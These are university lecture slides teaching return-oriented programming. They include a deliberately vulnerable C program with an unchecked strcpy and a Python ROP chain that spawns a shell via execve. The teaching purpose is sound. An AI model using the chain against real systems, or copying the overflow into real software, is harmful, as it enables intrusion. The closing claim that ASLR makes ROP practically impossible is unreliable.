Return Oriented Programming

Maximilian Heim

University Albstadt-Sigmaringen

June 20, 2022

What is Return Oriented Programming?

- A type attack that exploits buffer overruns
- Published by Hovav Shacham in 2007
- Arised as a technique to counter security mechanisms (NX)
- Big binary $\rightarrow$ ROP is turing complete
- Many authors refer to ret-to-libc/library as ROP, according to the founder of this technique it has to be differentiated and ROP describes chaining of small code segments

Overview

1. Search the binary for gadgets: return (0xC3) bytes that contain useful instructions before
2. Generate a list of these gadgets, called ROP chain
3. Generate a payload with the addresses of these gadgets
4. Insert payload via buffer overrun

ROP gadgets

- Gadgets are machine instructions that end on a return
- Tools: ROPgadget (`https://github.com/JonathanSalwan/ROPgadget`), ropper (`https://github.com/sashs/Ropper`), Radare2, pwntools....

Figure: ROP Gadgets

```
0x00000000000010d1 : loopne 0x1139 ; nop dword ptr [rax + rax] ; ret
0x000000000000110d : mov byte ptr [rip + 0x2f1c], 1 ; pop rbp ; ret
0x0000000000001162 : mov eax, 0 ; pop rbp ; ret
0x0000000000001151 : nop ; pop rbp ; ret
0x00000000000010d3 : nop dword ptr [rax + rax] ; ret
0x000000000000112c : nop dword ptr [rax] ; endbr64 ; jmp 0x10a0
0x0000000000001091 : nop dword ptr [rax] ; ret
0x0000000000001117 : nop dword ptr cs:[rax + rax] ; ret
0x00000000000010d2 : nop word ptr [rax + rax] ; ret
0x00000000000010cf : or bh, bh ; loopne 0x1139 ; nop dword ptr [rax + rax] ; ret
0x0000000000001114 : pop rbp ; ret
0x0000000000001036 : push 0 ; jmp 0x1020
0x000000000000101a : ret
0x0000000000001011 : sal byte ptr [rdx + rax - 1], 0xd0 ; add rsp, 8 ; ret
0x0000000000001171 : sub esp, 8 ; add rsp, 8 ; ret
0x0000000000001170 : sub rsp, 8 ; add rsp, 8 ; ret
```

Useful gadgets: Write to register

- Especially useful are pop instructions

```
POP eax; ret;
```

- These allow us to write arbitrary values into registers
- However, sometimes we do not find a pop into our desired register (e.g. r14), here we can improvise and use something like

```
XOR r14, r14; pop r12; XOR r14, r12; ret;
```

Useful gadgets: Load/Read from memory

- Load instructions are also really useful

```
mov [rax], rxc; ret;
```

- allows us to write into memory

```
mov rax, [rxc]; ret;
```

- allows us to read a value from memory into a register
- Combined with pop this is very powerful


Useful gadgets: Systemcalls, arithmetics

- add, sub, div, xor, mul, div. . . allow us to manipulate register contents.
- Since programs run in userspace we have limited privileges, if we can find systemcalls we can, in combination with the arithmetic operations and pop instructions call arbitrary system calls

```
int 0x80; ret;
```

ROP chain with parameters

Figure: ROP Chain with parameter



Working example: Target Program and compilation

- We compile the following program with stack protectors turned off

```
1  #include <stdio.h>
2  #include <string.h>
3  int main(int argc, char *argv[])
4  {
5      char buffer[8] = {0};
6      if(argc != 2)
7      {
8          printf("A single argument is required.\n");
9          return 1;
10     }
11     strcpy(buffer, argv[1]);
12     return 0;
13 }
14
```

Working example: Spawning a shell

- Using ropper we can find our desired gadgets
- Lets say we want to execute a shell using execve, for that we need to accomplish the following goals
  1. write /bin/sh into memory (at the data segment)
  2. init systemcall number (11)
  3. init systemcall argument (address of /bin//sh)
  4. call systemcall

Working example: Putting it together, writing /bin

```
1  from struct import pack
2
3  p = 'AAAABBBBCCCC'
4  p += pack('<I', 0x080958b5) # pop edx; xor eax, eax;
       pop edi; ret;
5  p += pack('<I', 0x080f0f6c) # @ .data
6  p += pack('<I', 0x00000000) # @ NULL
7  p += pack('<I', 0x080b526a) # pop eax ; ret
8  p += '/bin'
9  p += pack('<I', 0x08059402) # mov dword ptr [edx], eax
       ; ret
10
```

Working example: Putting it together, writing //sh

```
1 p += pack('<I', 0x080958b5) # pop edx; xor eax, eax;
      pop edi; ret;
2 p += pack('<I', 0x080f0f70) # @ .data + 4
3 p += pack('<I', 0x00000000) # @ NULL
4 p += pack('<I', 0x080b526a) # pop eax ; ret
5 p += '//sh'
6 p += pack('<I', 0x08059402) # mov dword ptr [edx], eax
      ; ret
7
```

Working example: Putting it together, init params

```
1  # write null byte after /bin/sh
2  p += pack('<I', 0x080958b5) # pop edx; xor eax, eax;
       pop edi; ret;
3  p += pack('<I', 0x080f0f74) # @ .data + 8
4  p += pack('<I', 0x00000000) # @ NULL
5  p += pack('<I', 0x080506c0) # xor eax, eax ; ret
6  p += pack('<I', 0x08059402) # mov dword ptr [edx], eax
       ; ret
7  # write address of /bin/sh to ebx
8  p += pack('<I', 0x08049022) # pop ebx ; ret
9  p += pack('<I', 0x080f0f6c) # @ .data
10 # arguments and environment to ecx,edx
11 p += pack('<I', 0x0805e64f) # pop ecx; add al, 0xf6;
       ret;
12 p += pack('<I', 0x080f0f74) # @ .data + 8
13 p += pack('<I', 0x080958b5) # pop edx; xor eax, eax;
       pop edi; ret;
14 p += pack('<I', 0x080f0f74) # @ .data + 8
15 p += pack('<I', 0x00000000) # @ NULL
16
```

Working example: Putting it together, init params, syscall

```
1  p += pack('<I', 0x080506c0) # xor eax, eax ; ret
2  p += pack('<I', 0x08082a9e) # inc eax ; ret
3  p += pack('<I', 0x08082a9e) # inc eax ; ret
4  p += pack('<I', 0x08082a9e) # inc eax ; ret
5  p += pack('<I', 0x08082a9e) # inc eax ; ret
6  p += pack('<I', 0x08082a9e) # inc eax ; ret
7  p += pack('<I', 0x08082a9e) # inc eax ; ret
8  p += pack('<I', 0x08082a9e) # inc eax ; ret
9  p += pack('<I', 0x08082a9e) # inc eax ; ret
10 p += pack('<I', 0x08082a9e) # inc eax ; ret
11 p += pack('<I', 0x08082a9e) # inc eax ; ret
12 p += pack('<I', 0x08082a9e) # inc eax ; ret
13 p += pack('<I', 0x08049b2a) # int 0x80
14 print p
15
```

Conclusion

- Return Oriented Programming is a very powerful technique
- It is able to execute any system call if there are enough rop gadgets
- There are many tools to simplify the process of finding ROP gadgets and generatating ROP payloads
- Modern desktops use aslr and other protection mechanisms $\rightarrow$ practically impossible to use ROP

Sources

https://trustfoundry.net/basic-rop-techniques-and-tricks/
http://gauss.ececs.uc.edu/Courses/c6056/pdf/rop.pdf
https://www.proggen.org/doku.php?id=security:memory-corruption:exploitation:rop
https://shell-storm.org/talks/ROP_course_lecture_jonathan_salwan_2014.pdf